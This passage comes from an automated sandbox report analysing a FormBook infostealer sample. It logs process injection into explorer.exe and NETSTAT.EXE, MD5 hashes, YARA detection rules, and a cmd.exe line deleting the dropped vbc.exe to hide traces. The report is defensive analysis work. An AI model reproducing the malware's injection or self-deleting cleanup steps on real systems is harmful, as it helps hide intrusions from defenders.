HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C2CAA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C2CAA52	unknown

Analysis Process: vbc.exe PID: 2856 Parent PID: 2900

General

Start time:	17:47:20
Start date:	23/02/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xcf0000
File size:	458240 bytes
MD5 hash:	CACC98CE31DE0F63F04834BF952AC3DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2848 Parent PID: 2900

General

Start time:	17:47:21
Start date:	23/02/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xcf0000
File size:	458240 bytes

MD5 hash:	CACC98CE31DE0F63F04834BF952AC3DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2218086639.0000000000590000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2218086639.0000000000590000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2218086639.0000000000590000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2216903843.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2216903843.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2216903843.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2848

General

Start time:	17:47:26
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 2256 Parent PID: 1388

General

Start time:	17:47:37
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xda0000
File size:	27136 bytes
MD5 hash:	32297BB17E6EC700D0FC869F9ACAF561
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2380061864.0000000000480000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2380061864.0000000000480000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2380061864.0000000000480000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2380005232.0000000000360000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2380005232.0000000000360000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2380005232.0000000000360000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2379844728.00000000000C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2379844728.00000000000C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2379844728.00000000000C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	D9E57	NtReadFile

Analysis Process: cmd.exe PID: 2640 Parent PID: 2256

General

Start time:	17:47:42
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a8a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A8AA7BD	DeleteFileW

Disassembly

Code Analysis